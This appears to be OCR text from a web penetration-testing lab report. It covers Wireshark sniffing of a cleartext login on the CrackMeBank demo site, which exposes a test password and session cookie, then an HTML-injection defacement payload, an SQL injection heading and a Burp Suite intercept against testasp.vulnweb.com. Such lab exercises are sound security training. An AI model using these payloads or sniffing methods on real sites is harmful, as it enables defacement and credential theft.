
10) SENSITIVE DATA EXPOSURE USING WIRESHARK






Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Login - Mozilla Firefox
root@kali: /home/kali
The Wireshark Network ...
01:17
Kali Linux
Login
crackme.cenzic.com/kelev/php/login.php
Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB
Crack Me Bank
Welcome to CrackMeBank Investments
Feedback Customer Care Contact
Home
Loans
Net Banking
Credit Cards
Contact Us
Bills Online
Online Trading
Register
Login
Welcome to CrackMeBank Investments Customer Login
Enter your user ID 789456123
Enter your password
Login
Quick Links
Forgot your password?
New user
Benefits
LOGIN
Customer
Loan Officer
Bank Manager
BILLS ONLINE
Pay your regular monthly bills (telephone, electricity, mobile phone, insurance etc.) right here - from your desktop.
Have a look
Unauthorized access and use is prohibited. Usage is monitored.
2004-2006 Kelev Investments. All rights reserved. Used with permission.
Please carefully consider the fund's investment objectives, risks, charges and expenses before investing. For this and other information, CALL or WRITE to Kelev for a free prospectus, or view one online. Read it carefully before you invest or send money.
All interfaces shown
Ready to load or capture
No Packets
Type here to search
31°C


Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Account Transaction - M...
root@kali: /home/kali
*eth0
01:21
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
204.13.201.47
No. Time Source Destination Protocol Length Info
26 3.747822767 192.168.1.1 10.0.2.15 DNS 129 Standard query response 0x9b8b A crackme.cenzic.com CNAME crackme.trustwave.com A 204.13.201.47
27 4.021746358 10.0.2.15 204.13.201.47 TCP 74 33696 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=414341556 TSecr=0 WS=128
28 4.052972148 204.13.201.47 10.0.2.15 TCP 60 80 → 33692 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
29 4.053075341 10.0.2.15 204.13.201.47 TCP 54 33692 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
30 4.052972236 204.13.201.47 10.0.2.15 TCP 60 80 → 33690 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
31 4.053137895 10.0.2.15 204.13.201.47 TCP 54 33690 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
32 4.053561216 10.0.2.15 204.13.201.47 HTTP 759 POST /kelev/php/login.php HTTP/1.1 (application/x-www-form-urlencoded)
33 4.053679868 204.13.201.47 10.0.2.15 TCP 60 80 → 33686 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
34 4.053697510 10.0.2.15 204.13.201.47 TCP 54 33686 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
35 4.053679935 204.13.201.47 10.0.2.15 TCP 60 80 → 33684 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
36 4.053720486 10.0.2.15 204.13.201.47 TCP 54 33684 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
37 4.053679984 204.13.201.47 10.0.2.15 TCP 60 80 → 33694 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
38 4.053754334 10.0.2.15 204.13.201.47 TCP 54 33694 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
Frame 32: 759 bytes on wire (6072 bits), 759 bytes captured (6072 bits) on interface eth0, id 0
Ethernet II, Src: PcsCompu_0e:34:8d (08:00:27:0e:34:8d), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 204.13.201.47
Transmission Control Protocol, Src Port: 33692, Dst Port: 80, Seq: 1, Ack: 1, Len: 705
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
0000 52 54 00 12 35 02 08 00 27 0e 34 8d 08 00 45 00 RT··5··· '·4···E·
0010 02 e9 c0 d1 40 00 40 06 d5 f1 0a 00 02 0f cc 0d ····@·@· ····
0020 c9 2f 83 9c 00 50 48 98 15 f6 00 f6 18 02 50 18 ·/···PH· ····P·
0030 fa f0 a4 27 00 00 50 4f 53 54 20 2f 6b 65 6c 65 ···'··PO ST /kele
0040 76 2f 70 68 70 2f 6c 6f 67 69 6e 2e 70 68 70 20 v/php/lo gin.php
0050 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 HTTP/1.1 ··Host:
0060 63 72 61 63 6b 6d 65 2e 63 65 6e 7a 69 63 2e 63 crackme. cenzic.c
0070 6f 6d 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 om··User -Agent:
0080 4d 6f 7a 69 6c 6c 61 2f 35 2e 30 20 28 58 31 31 Mozilla/ 5.0 (X11
0090 3b 20 4c 69 6e 75 78 20 78 38 36 5f 36 34 3b 20 ; Linux x86_64;
00a0 72 76 3a 37 38 2e 30 29 20 47 65 63 6b 6f 2f 32 rv:78.0) Gecko/2
00b0 30 31 30 30 31 30 31 20 46 69 72 65 66 6f 78 2f 0100101 Firefox/
00c0 37 38 2e 30 0d 0a 41 63 63 65 70 74 3a 20 74 65 78.0··Ac cept: te
00d0 78 74 2f 68 74 6d 6c 2c 61 70 70 6c 69 63 61 74 xt/html, applicat
Mark/Unmark Packet Ctrl+M
Ignore/Unignore Packet Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift... Ctrl+Shift+T
Packet Comment... Ctrl+Alt+C
Edit Resolved Name
Apply as Filter
Prepare as Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As...
Show Packet in New Window
TCP Stream Ctrl+Alt
UDP Stream Ctrl+Alt
TLS Stream Ctrl+Alt
HTTP Stream Ctrl+Alt
HTTP/2 Stream
QUIC Stream
"204.13.201.47" is neither a field nor a protocol name.
Packets: 137 · Displayed: 137 (100.0%) · Dropped: 0 (0.0%)
Type here to search
31°C



Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Account Transaction - M...
root@kali: /home/kali
Wireshark
01:22
Wireshark · Follow HTTP Stream (tcp.stream eq 10) · eth0
File Edit View Go Capture Analyze
tcp.stream eq 10
No. Time Source
24 3.741655265 10.0.2.15
28 4.052972148 204.13.201.4
29 4.053075341 10.0.2.15
32 4.053561216 10.0.2.15
41 4.053909880 204.13.201.4
48 5.361662037 204.13.201.4
49 5.361681464 10.0.2.15
50 5.366535146 204.13.201.4
51 5.366566900 10.0.2.15
52 5.372350827 204.13.201.4
53 5.372372101 10.0.2.15
54 5.376261458 204.13.201.4
55 5.376290450 10.0.2.15
Frame 32: 759 bytes on wire (6072
Ethernet II, Src: PcsCompu_0e:34:
Internet Protocol Version 4, Src:
Transmission Control Protocol, Sr
Hypertext Transfer Protocol
HTML Form URL Encoded: applicati
0000 52 54 00 12 35 02 08 00 27
0010 02 e9 c0 d1 40 00 40 06 d5
0020 c9 2f 83 9c 00 50 48 98 15
0030 fa f0 a4 27 00 00 50 4f 53
0040 76 2f 70 68 70 2f 6c 6f 67
0050 48 54 54 50 2f 31 2e 31 0d
0060 63 72 61 63 6b 6d 65 2e 63
0070 6f 6d 0d 0a 55 73 65 72 2d
0080 4d 6f 7a 69 6c 6c 61 2f 35
0090 3b 20 4c 69 6e 75 78 20 78
00a0 72 76 3a 37 38 2e 30 29 20
00b0 30 31 30 30 31 30 31 20 46
00c0 37 38 2e 30 0d 0a 41 63 63
00d0 78 74 2f 68 74 6d 6c 2c 61
wireshark_eth07CS1A1.pcapng
POST /kelev/php/login.php HTTP/1.1
Host: crackme.cenzic.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 149
Origin: http://crackme.cenzic.com
Connection: keep-alive
Referer: http://crackme.cenzic.com/kelev/php/login.php
Cookie: PHPSESSID=ml52d4kbqhfrtq9qme20unnbm3
Upgrade-Insecure-Requests: 1
hLoginType=&hPageName=accttransaction.php&whoislog=Welcome+to+CrackMeBank+Investments&hUserId=0&LoginName=789456123&Password=123456&sendbutton1=LoginHTTP/1.1 200 OK
Date: Sun, 10 Oct 2021 05:18:09 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Expires: Mon, 20 Dec 1998 01:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Last-Modified: Sun, 10 Oct 2021 05:18:09 GMT
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
<html><head><title>Login</title><LINK REL="StyleSheet" HREF="../kelev.css" TYPE="text/css"><script language="javascript" src="../scripts/kelevcommon.js"></script><SCRIPT Language="javascript" >
<!--
function loginclick1()
{
if(trim(document.frm.Password.value) != "" && trim(document.frm.LoginName.value) != "")
{
document.frm.submit();
}
else
{
alert("Invalid login name or Password");
}
1 client pkt, 1 server pkt, 1 turn.
Entire conversation (12kB)
Show data as ASCII
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help
Type here to search
31°C


WEBSITE NAME --

TESTASP.VULNWEB.COM


1) HTML INJECTION VULNERABILITY


```
<html>
<h1> Hey this website has been
Hacked </h1>
<h2> If you are freally dare try to
touch this application </h2>
<body bgcolor = "red">
</html>
```








2) SQL INJECTION






acuforum login
Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://testasp.vulnweb.com:80 [3.126.110.1]
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
POST /Login.asp?RetURL=%2FSearch%2Easp%3F HTTP/1.1
Host: testasp.vulnweb.com
